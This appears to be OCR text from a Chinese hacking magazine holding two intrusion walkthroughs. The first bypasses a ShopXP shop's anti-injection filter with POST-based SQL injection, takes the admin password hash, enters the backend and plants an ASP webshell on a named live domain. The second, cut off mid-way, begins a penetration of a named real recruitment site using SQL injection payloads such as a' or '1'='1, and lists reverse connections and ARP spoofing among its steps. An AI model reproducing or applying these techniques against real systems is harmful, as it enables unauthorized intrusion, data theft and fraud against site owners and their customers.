


图1　首页看到版本





图2　产品介绍页面

序也是有瑕疵的嘛，我们一起来深入发掘一下。

我们手头上有代码，认真翻看总会有些突破的，shopxp这套程序的防注入程序全是依靠checkSQL.asp这个文件起的作用，因为几乎每个需要用到查询的asp文件都把这个防注程序include进去了，让我们来看看这个程序的代码，如图3。



```
<%
Dim Fy_Url,Fy_a,Fy_x,Fy_Cs(),Fy_Cl,Fy_Ts,Fy_Zx
Fy_Cl = 2          '处理方式，1=提示信息,2=转向页面,3=先提示再转向
Fy_Zx = "../"      '出错时转向的页面
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)
Next
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0 or Instr(L
Select Case Fy_Cl
  Case "1"
Response.Write "<Script Language=javascript>alert(' 出现错误！参数 "&Fy_Cs(Fy_x)&" 的值中包含非法字符
  Case "2"
Response.Write "<Script Language=javascript>location.href='"&Fy_Zx&"'</Script>"
  Case "3"
Response.Write "<Script Language=javascript>alert(' 出现错误！参数 "&Fy_Cs(Fy_x)&"的值中包含非法字符串
End Select
Response.End
```

图3　防注代码

代码不一句句的写了，我们根据上面其中的一句**Fy_Url=Request.ServerVariables("QUERY_STRING")**可以看出，我们在URL提交的语句都会经过过滤：

```
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"update")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request(Fy_Cs(Fy_x))),"master.")<>0 Then
   Select Case Fy_Cl
```


以上的语句是对我们提交的URL中的特殊字符进行了过滤，过滤的内容的确是比较全面了，但是真的安全了么？

Request.ServerVariables("QUERY_STRING")这个变量是来自于我们地址栏提交的URL串，那么，不是URL形式的提交应该是不会被过滤的，如post方式的提交。

这里插播一些科普内容，关于get和post的提交方式的异同。GET和POST两种方法都是将数据送到服务器，我们这里需要了解的区别就是get方式往往就是那种URL形式的参数，如list.asp?id=234其中的ID参数一样，同样地，post方式也是可以实现的，最简单的例子是自己设计一个简单的表单，如：

```
<form name="example" method="post" action="list.asp">
<input name="id" size="20">
</input>
</form>
```

这种表单提交的方法和在URL上面提交效果是一样的（除非list.asp取值取的是Request.ServerVariables，而不是request("id")），同样是提交数据，我们却可以用来绕过防注入程序。我们只需要用post的方式来提交便可以躲过过滤。



```
<!--#include file="conn_xp/xp.asp"-->
<!--#include file="conn_xp/shopxp.asp"-->
<%set rs=server.createobject("adodb.recordset")
rs.open "select * from shopxp_product where shopxpptid="&request("id"),conn,1,3
%>
<html>
<head><title><%=rs("shopxpptname")%>|<%=rs("title")%>|<%=webname%></title>
```

图4　验证获取方

慎重起见，我们再打开productshopxp.asp验证一下，如图4。

的确是直接获取request("id")作参数。那么剩下来一个问题就是解决如何post的问题了，姜还是老的辣，NBSI里面就有这功能，有了它我们就不用自己弄个表单来手工猜解了，只需要把注入地址后面的post方式选上就行了，如图5。




图5　选择NBSI的POST方式

这里要提的是，NBSI没有shopxp的管理员表名，必须手工添加shopxp_admin这个表才行，我们跑出了一条结果，md5的密码7a57a5a743894a0e，其实一眼就看出了是admin加密后的散列，那就拿着密码进后台吧，后台也是很方便，一个admin就出来了，如图6。




图6　网站后台

关于后台突破的危害性是不言而喻的，不仅仅是服务器的安全问题，更重要的是客户信任、客户资料、定单数据甚至是收款人的银行账号也是能够轻易的被修改，一不小心客户的钱便打到非法入侵者的账号里面去了。

接下来我们拿个webshell，过程不多叙述，基本上就是走动网论坛备份数据库的路线，也就是先上传一个图片木马（可以在商品添加那里上传图片），然后备份成asp木马就可以了，如图7。





图7　备份ASP木马

再用hytop2006木马客户端连接到http://www.89757sf.com/admin/jsp.asp，如图8。

本来想进一步提权的，没想到如今的虚拟主机设置得如此变态，虽然装了servu，但却是6.3.0的final版本，提权实在没什么好的方法，不过C：有不少目录可以浏览，但是没有写入的权

> 老C人生感悟
> 最近在网上疯狂下了几周的象棋，奇怪的是下的越多，水平越臭，后来我总结了一下，那就是因为在网上下烦了，有些棋走得太随手了，对细节注重不够。这期栏目的每篇文章，看起来技术也不是很高深，无过人之处，但是通俗易懂，我相信读者会喜欢，会从中学到一些东东，这些东东的来源就是每个作者对入侵细节的把握。其实如果能够掌控生活的细节，人生就会没有遗憾，扪心自问，我做得到吗？

文 rabbitsafe



渗透中国电力人才网三步曲

一转眼，四年大学生活结束了，很怀念这四年的大学生活，怀念在一起的好朋友们，在大学未尾认识了大一的冷焰，也是学安全的，如果能早认识一年就好了，没办法，要离开学校了。幸亏找的工作是网络安全方面的，不会觉得无聊，希望在校的同学们好好珍惜在学校里的美好时光，认真学习有用的知识，不要给人生留下遗憾。

下面是渗透中国电力人才网三步曲的详细过程，希望能给读者朋友们带来一些有用的知识。本次渗透总共拿下两台服务器，用到了以下方法：

1、 SQL注入，并灵活写入文件
2、 Lcx反向连接成功连上远程终端
3、 ARP欺骗成功拿到管理后台
4、 上传抓包成功拿到webshell

一步曲：拿下主站二级栏目服务器。二步曲：利用arp欺骗主站服务器。三步曲：成功进入主站服务器。和我一起来开始这次的渗透之旅吧！

一步曲：查找隐藏的注入点、并拿下主站二级栏目服务器

今天要渗透的目标是中国电力人才网，网址是**http://www.cphr.com.cn/**，首页很醒目的地方说网站刚刚改版不久，既然刚改版不久，管理员难免有些地方设置不当。先看看网站结构，网站采用的是jsp+sql server搭建，web用的是Apache Tomcat/5.5.20，这个版本的tomcat出来有一段时间，最新的好像是6.0.13，大致查看了下jsp的页面没有注入问题。

既然从主站入手有点难度，那就看看其它版块，有一个国家电网公司直属招聘栏目，网址是**http://sgcc.cphr.com.cn/**。sql注入存在任何和数据库打交道的地方，只要网页从数据库查询数据，就有可能存在sql注入。网站左边有个报名流程，已经生成了静态页面，不可能存在sql注入，接下来就是报告查询，查询肯定要和数据库打交道，检查下它的查询页面有没有问题。在“身份证件号码”和“查询验证码”




图1

两个文本框中都输入a'，点击“下一步”，果然，出现了语法错误（如图1）。

接着在两个文本框中都输入a' or '1'='1，点击“下一步”，竟然查出了一个人的简历信息，说明在获取文本框提交的数据时没有过滤特殊字符。点击修改简历，就打开了页面http://sgcc.cphr.com.cn/edit_resume.asp?hr_id=165&update.x=74&update.y=23，利用and 1=1和and 1=2进行查看，变量hr_id没有过滤特殊字符，存在注入漏洞（如图2、3）。

